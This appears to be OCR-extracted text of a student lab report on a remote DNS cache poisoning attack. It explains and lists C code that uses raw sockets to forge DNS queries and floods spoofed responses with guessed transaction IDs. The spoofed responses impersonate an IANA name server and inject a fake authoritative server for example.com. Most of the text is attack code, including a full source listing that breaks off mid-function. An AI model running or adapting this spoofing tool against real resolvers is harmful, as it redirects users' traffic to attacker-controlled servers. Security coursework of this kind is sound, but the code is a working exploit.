
```
    // Fabricate the UDP header. Source port number, redundant
    udp_req->udph_srcport = htons(40000+rand()%10000);  // source port number
    udp_req->udph_destport = htons(53); // Destination port number
    udp_req->udph_len = htons(sizeof(struct udpheader)+sizeof(struct dnsheader)+len_req+sizeof
(struct dataEnd)); // udp_header_size + udp_payload_size

    // Calculate the checksum for integrity//
    ip_req->iph_chksum = csum((unsigned short *)buf_req, sizeof(struct ipheader) + sizeof(struct
udpheader));
    udp_req->udph_chksum=check_udp_sum(buf_req, packetLength_req-sizeof(struct ipheader));

    // Inform the kernel do not fill up the packet structure. we will build our own...
    if(setsockopt(sd_req, IPPROTO_IP, IP_HDRINCL, val_req, sizeof(one_req))<0 )
    {
        printf("error\n");
        exit(-1);
    }
```

Above is to set fields of ip header and udp header. The program will start with two arguments. In DNS query packet, the first argument is taken as destination ip and the second one is source ip. And I set the udp source port to a random number and destination port is 53 which is port of DNS server application.

DNS Request:




```
///////////////////////////////////////////////////////////////////////////
// dns fields(UDP payload field)
///////////////////////////////////////////////////////////////////////////

dns_rep->flags=htons(FLAG_R); // The flag you need to set
dns_rep->QDCOUNT=htons(1); // only 1 query, so the count should be one.
dns_rep->ANCOUNT=htons(1); // answer field
dns_rep->NSCOUNT=htons(1); // name server(authority) field
dns_rep->ARCOUNT=htons(0); // additional fields

// query string
strcpy(data_rep,"\5aaaaa\7example\3com");
int len_rep = strlen(data_rep)+1;
// this is for convinience to get the struct type write the 4bytes in a more organized way.
struct dataEnd * end_rep=(struct dataEnd *)(data_rep+len_rep);
end_rep->type=htons(1);
end_rep->class=htons(1);

// payload of dns
char nsname[23];
sprintf(nsname, "%c%s%c%s%c%s", 0x02, "ns", 0x0e, "dnslabattacker", 0x03, "net");
nsname[23] = '\0'; // printf("nsname: %s\n", nsname);
char *pld_rep = data_rep + len_rep + sizeof(end_rep);
char *pld_start_rep = pld_rep;
pld_rep += set_A_record(pld_rep, NULL, 0x0C, "1.1.1.1");
pld_rep += set_NS_record(pld_rep, NULL, 0x12, nsname);
//pld_rep += set_AR_record(pld_rep, nsname, "10.0.2.10");
```

Set the flag to “FLAG_R”, which means DNS response. And in DNS response, I have one query field, one answer field and one one authority field. The query field is written just like the part in DNS query packet. “nsname” is the fake name of name server I want to set in the authority fields for name “example.com”. “pid_start_rep” records the start point of the answer fields and this pointer will be used for calculate the length of the sum of answer fields, authority fields. I set the respectively set the answer fields and authority fields inside function “set_A_record()” and “set__NS_record()”.




```c
unsigned short set_A_record(char *buffer, char *name, char offset, char *ip_addr)
{
    char *p = buffer;

    if (name == NULL){
        *p = 0xC0; p++;
        *p = offset; p++;
    }else{
        strcpy(p, name);
        p += strlen(name) + 1;
    }

    *((unsigned short *)p) = htons(0x0001); p += 2;// Record Type
    *((unsigned short *)p) = htons(0x0001); p += 2;// Class
    *((unsigned int *)p) = htons(0x00002000); p += 4;// Time to live
    *((unsigned short *)p) = htons(0x0004); p += 2;// Data length
    ((struct in_addr *)p)->s_addr = inet_addr(ip_addr); p += 4;// IP address

    return (p - buffer);
}
```

This function is for setting the answer fields. First, set the name part of answer fields. If the argument "char* name" is null, I will set the name to "0xC00x0C". "0xC0" means this is pointer and "0x0C" means the pointer points to the 12 bytes far away from the beginning of the DNS fields of the DNS response packet, which is just the name part "aaaaa.example.com" of query fields. Then, I set the record type part, class part and so on.




```c
unsigned short set_NS_record(char *buffer, char *name, char offset, char *nsname)
{
    char *p = buffer;

    if (name == NULL){
        *p = 0xC0; p++;
        *p = offset; p++;
    }else{
        strcpy(p, name);
        p += strlen(name) + 1;
    }

    *((unsigned short *)p) = htons(0x0002); p += 2;// Record Type
    *((unsigned short *)p) = htons(0x0001); p += 2;// Class
    *((unsigned int *)p) = htons(0x00002000); p += 4;// Time to live
    *((unsigned short *)p) = htons(0x0017); p += 2;// Data length
    strcpy(p, nsname);
    p += strlen(nsname) + 1; // Name servers

    return (p - buffer);
}
```

They way of setting authority fields is just like answer fields. The difference is the record type is 2 meaning "NS" record. And the length part should be length of the "nsname", which is the fake name of the name server I want to spoof.




```
    ///////////////////////////////////////////////////////////////////////
    // DNS format, relate to the lab, you need to change them, end
    ///////////////////////////////////////////////////////////////////////

    // Source and destination addresses: IP and port
    struct sockaddr_in sin_rep;
    int one_rep = 1;
    const int *val_rep = &one_rep;
    dns_rep->query_id=rand(); // transaction ID for the query packet, use random #

    // Create a raw socket with UDP protocol
    sd_rep = socket(PF_INET, SOCK_RAW, IPPROTO_UDP);
    if(sd_rep<0 ) // if socket fails to be created
        printf("socket sd_rep error\n");

    // The source is redundant, may be used later if needed
    sin_rep.sin_family = AF_INET; // The address family
    sin_rep.sin_port = htons(33333); // Port numbers
    sin_rep.sin_addr.s_addr = inet_addr(argv[1]); // IP addresses, this is the second argument we
input into the program

    // Fabricate the IP header or we can use the standard header structures but assign our own
values.
    ip_rep->iph_ihl = 5;
    ip_rep->iph_ver = 4;
    ip_rep->iph_tos = 0; // Low delay
    unsigned short int packetLength_rep =(sizeof(struct ipheader) + sizeof(struct udpheader)
+sizeof(struct dnsheader)+len_rep+sizeof(struct dataEnd)+paylen_rep); // length + dataEnd_size ==
UDP_payload_size
    ip_rep->iph_len=htons(packetLength_rep);
    ip_rep->iph_ident = htons(rand()); // we give a random number for the identification#
    ip_rep->iph_ttl = 110; // hops
    ip_rep->iph_protocol = 17; // UDP
    ip_rep->iph_sourceip = inet_addr("199.43.135.53"); // Source IP address
    ip_rep->iph_destip = inet_addr(argv[1]); // The destination IP address
```




```
    // Fabricate the UDP header. Source port number, redundant
    udp_rep->udph_srcport = htons(53);  // source port number
    udp_rep->udph_destport = htons(33333); // Destination port number
    udp_rep->udph_len = htons(sizeof(struct udpheader)+sizeof(struct dnsheader)+len_rep+sizeof
(struct dataEnd)+paylen_rep); // udp_header_size + udp_payload_size

    // Calculate the checksum for integrity//
    ip_rep->iph_chksum = csum((unsigned short *)buf_rep, sizeof(struct ipheader) + sizeof(struct
udpheader));
    udp_rep->udph_chksum=check_udp_sum(buf_rep, packetLength_rep-sizeof(struct ipheader));

    // Inform the kernel do not fill up the packet structure. we will build our own...
    if(setsockopt(sd_rep, IPPROTO_IP, IP_HDRINCL, val_rep, sizeof(one_rep))<0 )
    {
        printf("error\n");
        exit(-1);
    }
```

Then, set the ip and udp header. The “dns_rep->query_id” is the transaction id of the DNS response and I just make it a random number to guess the transaction id of DNS query packet. And the source ip address “199.43.135.53” is the ip address of “a.iana-servers.net”, last name server DNS server will ask for the name “www.example.com”. And destination port is “33333” same as the source port of DNS query packet.


```
    // loop: first spood DNS resquest for name like "*****.example.com", then spoof
    //       a large number of DNS responses which tell local DNS Server that the name
    //       server is "ns.dnslabattacker.com". Every recurrence, change the one byte
    //       of the first five bytes of the original name. Then, attack again.
    while (1)
    {
        int num = 1 + random()%5;
        *(data_req+num) += 1;
        udp_req->udph_chksum=check_udp_sum(buf_req, packetLength_req-sizeof(struct ipheader));

        if(sendto(sd_req, buf_req, packetLength_req, 0, (struct sockaddr *)&sin_req, sizeof
(sin_req)) < 0)
            printf("packet send error %d which means %s\n",errno,strerror(errno));
        else
        {
            int i;
            *(data_rep+num) += 1;
            for (i = 0; i < 5000; i++)
            {
                dns_rep->query_id = rand();
                udp_rep->udph_chksum=check_udp_sum(buf_rep, packetLength_rep-sizeof(struct
ipheader));
                if(sendto(sd_rep, buf_rep, packetLength_rep, 0, (struct sockaddr *)&sin_rep,
sizeof(sin_rep)) < 0)
                    printf("packet send error %d which means %s\n",errno,strerror(errno));
            }
        }

    }
```

This loop is major part of DNS attacking. First spoof DNS resquest for name like "*****.example.com", then spoof a large number of DNS responses which tell local DNS Server that the name server is "ns.dnslabattacker.com". Every recurrence, change the one byte of the first five bytes of the original name. Then, attack recursively.

Source code:

```
// ----udp.c------
// This sample program must be run by root lol!
//
// The program is to spoofing tons of different queries to the victim.
// Use wireshark to study the packets. However, it is not enough for
// the lab, please finish the response packet and complete the task.
//
// Compile command:
// gcc -lpcap udp.c -o udp
//
//

#include <unistd.h>
#include <stdio.h>
#include <sys/socket.h>
#include <netinet/ip.h>
#include <netinet/udp.h>
#include <fcntl.h>
#include <string.h>
```

```
#include <errno.h>
#include <stdlib.h>
#include <libnet.h>

// The packet length
#define PCKT_LEN 8192
#define FLAG_R 0x8400
#define FLAG_Q 0x0100

// Can create separate header file (.h) for all headers' structure
// The IP header's structure
struct ipheader{
        unsigned char           iph_ihl:4, iph_ver:4;
        unsigned char           iph_tos;
        unsigned short int iph_len;
        unsigned short int iph_ident;
        //unsigned char           iph_flag;
        unsigned short int iph_offset;
        unsigned char           iph_ttl;
        unsigned char           iph_protocol;
        unsigned short int iph_chksum;
        unsigned int            iph_sourceip;
        unsigned int            iph_destip;
};



// UDP header's structure
struct udpheader{
        unsigned short int udph_srcport;
        unsigned short int udph_destport;
        unsigned short int udph_len;
        unsigned short int udph_chksum;
};

struct dnsheader {
        unsigned short int query_id;
        unsigned short int flags;
        unsigned short int QDCOUNT;
        unsigned short int ANCOUNT;
        unsigned short int NSCOUNT;
        unsigned short int ARCOUNT;
};
```

```
// This structure just for convinience in the DNS packet, because such 4 byte data often appears.
struct dataEnd{
	unsigned short int type;
	unsigned short int class;
};

// total udp header length: 8 bytes (=64 bits)
unsigned int checksum(uint16_t *usBuff, int isize)
{
	unsigned int cksum=0;

	for(;isize>1;isize-=2){
		cksum+=*usBuff++;
	}
	if(isize==1){
		cksum+=*(uint16_t *)usBuff;
	}

	return (cksum);
}

// calculate udp checksum
uint16_t check_udp_sum(uint8_t *buffer, int len)
{
	unsigned long sum=0;
	struct ipheader *tempI=(struct ipheader *)(buffer);
	struct udpheader *tempH=(struct udpheader *)(buffer+sizeof(struct ipheader));
	struct dnsheader *tempD=(struct dnsheader *)(buffer+sizeof(struct ipheader)+sizeof(struct
udpheader));

	tempH->udph_chksum=0;
	sum=checksum( (uint16_t *)      &(tempI->iph_sourceip) ,8 );
	sum+=checksum((uint16_t *) tempH,len);
	sum+=ntohs(IPPROTO_UDP+len);
	sum=(sum>>16)+(sum & 0x0000ffff);
	sum+=(sum>>16);

	return (uint16_t)(~sum);
}

// Function for checksum calculation. From the RFC,
// the checksum algorithm is:
//    "The checksum field is the 16 bit one's complement of the one's
//    complement sum of all 16 bit words in the header.    For purposes of
//    computing the checksum, the value of the checksum field is zero."
unsigned short csum(unsigned short *buf, int nwords)
{
        unsigned long sum;

        for(sum=0; nwords>0; nwords--)
                sum += *buf++;

        sum = (sum >> 16) + (sum &0xffff);
        sum += (sum >> 16);

        return (unsigned short)(~sum);
}

unsigned short set_A_record(char *buffer, char *name, char offset, char *ip_addr)
{
        char *p = buffer;

        if (name == NULL){
                *p = 0xC0; p++;
                *p = offset; p++;
        }else{
        strcpy(p, name);
        p += strlen(name) + 1;
        }

        *((unsigned short *)p) = htons(0x0001); p += 2;// Record Type
        *((unsigned short *)p) = htons(0x0001); p += 2;// Class
        *((unsigned int *)p) = htons(0x00002000); p += 4;// Time to live
        *((unsigned short *)p) = htons(0x0004); p += 2;// Data length
        ((struct in_addr *)p)->s_addr = inet_addr(ip_addr); p += 4;// IP address

        return (p - buffer);
}

unsigned short set_NS_record(char *buffer, char *name, char offset, char *nsname)
{
        char *p = buffer;

        if (name == NULL){
                *p = 0xC0; p++;
                *p = offset; p++;
        }else{
        strcpy(p, name);
```

```
	p += strlen(name) + 1;
	}

	*((unsigned short *)p) = htons(0x0002); p += 2;// Record Type
	*((unsigned short *)p) = htons(0x0001); p += 2;// Class
	*((unsigned int *)p) = htons(0x00002000); p += 4;// Time to live
	*((unsigned short *)p) = htons(0x0017); p += 2;// Data length
	strcpy(p, nsname);
	p += strlen(nsname) + 1; // Name servers

	return (p - buffer);
}

unsigned short set_AR_record(char *buffer, char *name, char *ip_addr)
{
	char *p = buffer;

	strcpy(p, name);
	p += strlen(name) + 1;

	*((unsigned short *)p) = htons(0x0001); p += 2;// Record Type
	*((unsigned short *)p) = htons(0x0001); p += 2;// Class
	*((unsigned int *)p) = htons(0x00002000); p += 4;// Time to live
	*((unsigned short *)p) = htons(0x0004); p += 2;// Data length
	((struct in_addr *)p)->s_addr = inet_addr(ip_addr); p += 4;// IP address

	return (p - buffer);
}

int main(int argc, char *argv[])
{
	// This is to check the argc number
	if(argc != 3){
		printf("- Invalid parameters!!!\nPlease enter 2 ip addresses\nFrom first to last:src_IP
dest_IP	\n");
		exit(-1);
	}

	/*************************************************************************
	* DNS REQUEST CONSTRUCTION                                              *
	*************************************************************************/

	int sd_req; // socket descriptor
	char buf_req[PCKT_LEN]; // buffer to hold the packet
```

```
    memset(buf_req, 0, PCKT_LEN); // set the buffer to 0 for all bytes
    // Our own headers' structures
    struct ipheader *ip_req = (struct ipheader *) buf_req;
    struct udpheader *udp_req = (struct udpheader *) (buf_req + sizeof(struct ipheader));
    struct dnsheader *dns_req = (struct dnsheader*) (buf_req +sizeof(struct
ipheader)+sizeof(struct udpheader));
    // data is the pointer points to the first byte of the dns payload
    char *data_req=(buf_req +sizeof(struct ipheader)+sizeof(struct udpheader)+sizeof(struct
dnsheader));

    //////////////////////////////////////////////////////////////////////
    // dns fields(UDP payload field)
    //////////////////////////////////////////////////////////////////////

    dns_req->flags=htons(FLAG_Q); // The flag you need to set
    dns_req->QDCOUNT=htons(1); // only 1 query, so the count should be one.

    // query string
    strcpy(data_req,"\5aaaaa\7example\3com");
    int len_req= strlen(data_req)+1;
    // this is for convinience to get the struct type write the 4bytes in a more organized way.
    struct dataEnd * end_req=(struct dataEnd *)(data_req+len_req);
    end_req->type=htons(1);
    end_req->class=htons(1);

    ///////////////////////////////////////////////////////////////////
    // DNS format, relate to the lab, you need to change them, end
    ///////////////////////////////////////////////////////////////////

    // Source and destination addresses: IP and port
    struct sockaddr_in sin_req;
    int one_req = 1;
    const int *val_req = &one_req;
    dns_req->query_id=rand(); // transaction ID for the query packet, use random #

    // Create a raw socket with UDP protocol
    sd_req = socket(PF_INET, SOCK_RAW, IPPROTO_UDP);
    if(sd_req<0 ) // if socket fails to be created
        printf("socket error\n");

    // The source is redundant, may be used later if needed
    sin_req.sin_family = AF_INET; // The address family
    sin_req.sin_port = htons(53); // Port numbers
    sin_req.sin_addr.s_addr = inet_addr(argv[1]); // IP addresses, this is the first argument we
```

```
input into the program

    // Fabricate the IP header or we can use the standard header structures but assign our own
values.
    ip_req->iph_ihl = 5;
    ip_req->iph_ver = 4;
    ip_req->iph_tos = 0; // Low delay
    unsigned short int packetLength_req =(sizeof(struct ipheader) + sizeof(struct
udpheader)+sizeof(struct dnsheader)+len_req+sizeof(struct dataEnd)); // length + dataEnd_size
== UDP_payload_size
    ip_req->iph_len=htons(packetLength_req);
    ip_req->iph_ident = htons(rand()); // we give a random number for the identification#
    ip_req->iph_ttl = 110; // hops
    ip_req->iph_protocol = 17; // UDP
    ip_req->iph_sourceip = inet_addr(argv[2]); // Source IP address
    ip_req->iph_destip = inet_addr(argv[1]); // The destination IP address

    // Fabricate the UDP header. Source port number, redundant
    udp_req->udph_srcport = htons(40000+rand()%10000);    // source port number
    udp_req->udph_destport = htons(53); // Destination port number
    udp_req->udph_len = htons(sizeof(struct udpheader)+sizeof(struct
dnsheader)+len_req+sizeof(struct dataEnd)); // udp_header_size + udp_payload_size

    // Calculate the checksum for integrity//
    ip_req->iph_chksum = csum((unsigned short *)buf_req, sizeof(struct ipheader) +
sizeof(struct udpheader));
    udp_req->udph_chksum=check_udp_sum(buf_req, packetLength_req-sizeof(struct
ipheader));

    // Inform the kernel do not fill up the packet structure. we will build our own...
    if(setsockopt(sd_req, IPPROTO_IP, IP_HDRINCL, val_req, sizeof(one_req))<0 )
    {
    printf("error\n");
    exit(-1);
    }

    /***********************************************************************
    * DNS RESPONSE CONSTRUCTION                                                        *
    ***********************************************************************/

    int sd_rep; // socket descriptor
    char buf_rep[PCKT_LEN]; // buffer to hold the packet
    memset(buf_rep, 0, PCKT_LEN); // set the buffer to 0 for all bytes
    // Our own headers' structures
    struct ipheader *ip_rep = (struct ipheader *) buf_rep;
    struct udpheader *udp_rep = (struct udpheader *) (buf_rep + sizeof(struct ipheader));
    struct dnsheader *dns_rep = (struct dnsheader*) (buf_rep +sizeof(struct
ipheader)+sizeof(struct udpheader));
    // data is the pointer points to the first byte of the dns payload
    char *data_rep=(buf_rep +sizeof(struct ipheader)+sizeof(struct udpheader)+sizeof(struct
dnsheader));

    ////////////////////////////////////////////////////////////////////////
    // dns fields(UDP payload field)
    ////////////////////////////////////////////////////////////////////////

    dns_rep->flags=htons(FLAG_R); // The flag you need to set
    dns_rep->QDCOUNT=htons(1); // only 1 query, so the count should be one.
    dns_rep->ANCOUNT=htons(1); // answer field
    dns_rep->NSCOUNT=htons(1); // name server(authority) field
    dns_rep->ARCOUNT=htons(0); // additional fields

    // query string
    strcpy(data_rep,"\5aaaaa\7example\3com");
    int len_rep = strlen(data_rep)+1;
    // this is for convinience to get the struct type write the 4bytes in a more organized way.
    struct dataEnd * end_rep=(struct dataEnd *)(data_rep+len_rep);
    end_rep->type=htons(1);
    end_rep->class=htons(1);

    // payload of dns
    char nsname[23];
    sprintf(nsname, "%c%s%c%s%c%s", 0x02, "ns", 0x0e, "dnslabattacker", 0x03, "net");
    nsname[23] = '\0'; // printf("nsname: %s\n", nsname);
    char *pld_rep = data_rep + len_rep + sizeof(end_rep);
    char *pld_start_rep = pld_rep;
    pld_rep += set_A_record(pld_rep, NULL, 0x0C, "1.1.1.1");
    pld_rep += set_NS_record(pld_rep, NULL, 0x12, nsname);
    //pld_rep += set_AR_record(pld_rep, nsname, "10.0.2.10");

    int paylen_rep = pld_rep - pld_start_rep;

    ////////////////////////////////////////////////////////////////////////
    // DNS format, relate to the lab, you need to change them, end
    ////////////////////////////////////////////////////////////////////////

    // Source and destination addresses: IP and port
    struct sockaddr_in sin_rep;
    int one_rep = 1;
    const int *val_rep = &one_rep;
    dns_rep->query_id=rand(); // transaction ID for the query packet, use random #

    // Create a raw socket with UDP protocol
    sd_rep = socket(PF_INET, SOCK_RAW, IPPROTO_UDP);
    if(sd_rep<0 ) // if socket fails to be created
        printf("socket sd_rep error\n");

    // The source is redundant, may be used later if needed
    sin_rep.sin_family = AF_INET; // The address family
    sin_rep.sin_port = htons(33333); // Port numbers
    sin_rep.sin_addr.s_addr = inet_addr(argv[1]); // IP addresses, this is the second argument
we input into the program

    // Fabricate the IP header or we can use the standard header structures but assign our own
values.
    ip_rep->iph_ihl = 5;
    ip_rep->iph_ver = 4;
    ip_rep->iph_tos = 0; // Low delay
    unsigned short int packetLength_rep =(sizeof(struct ipheader) + sizeof(struct
udpheader)+sizeof(struct dnsheader)+len_rep+sizeof(struct dataEnd)+paylen_rep); // length +
dataEnd_size == UDP_payload_size
    ip_rep->iph_len=htons(packetLength_rep);
    ip_rep->iph_ident = htons(rand()); // we give a random number for the identification#
    ip_rep->iph_ttl = 110; // hops
    ip_rep->iph_protocol = 17; // UDP
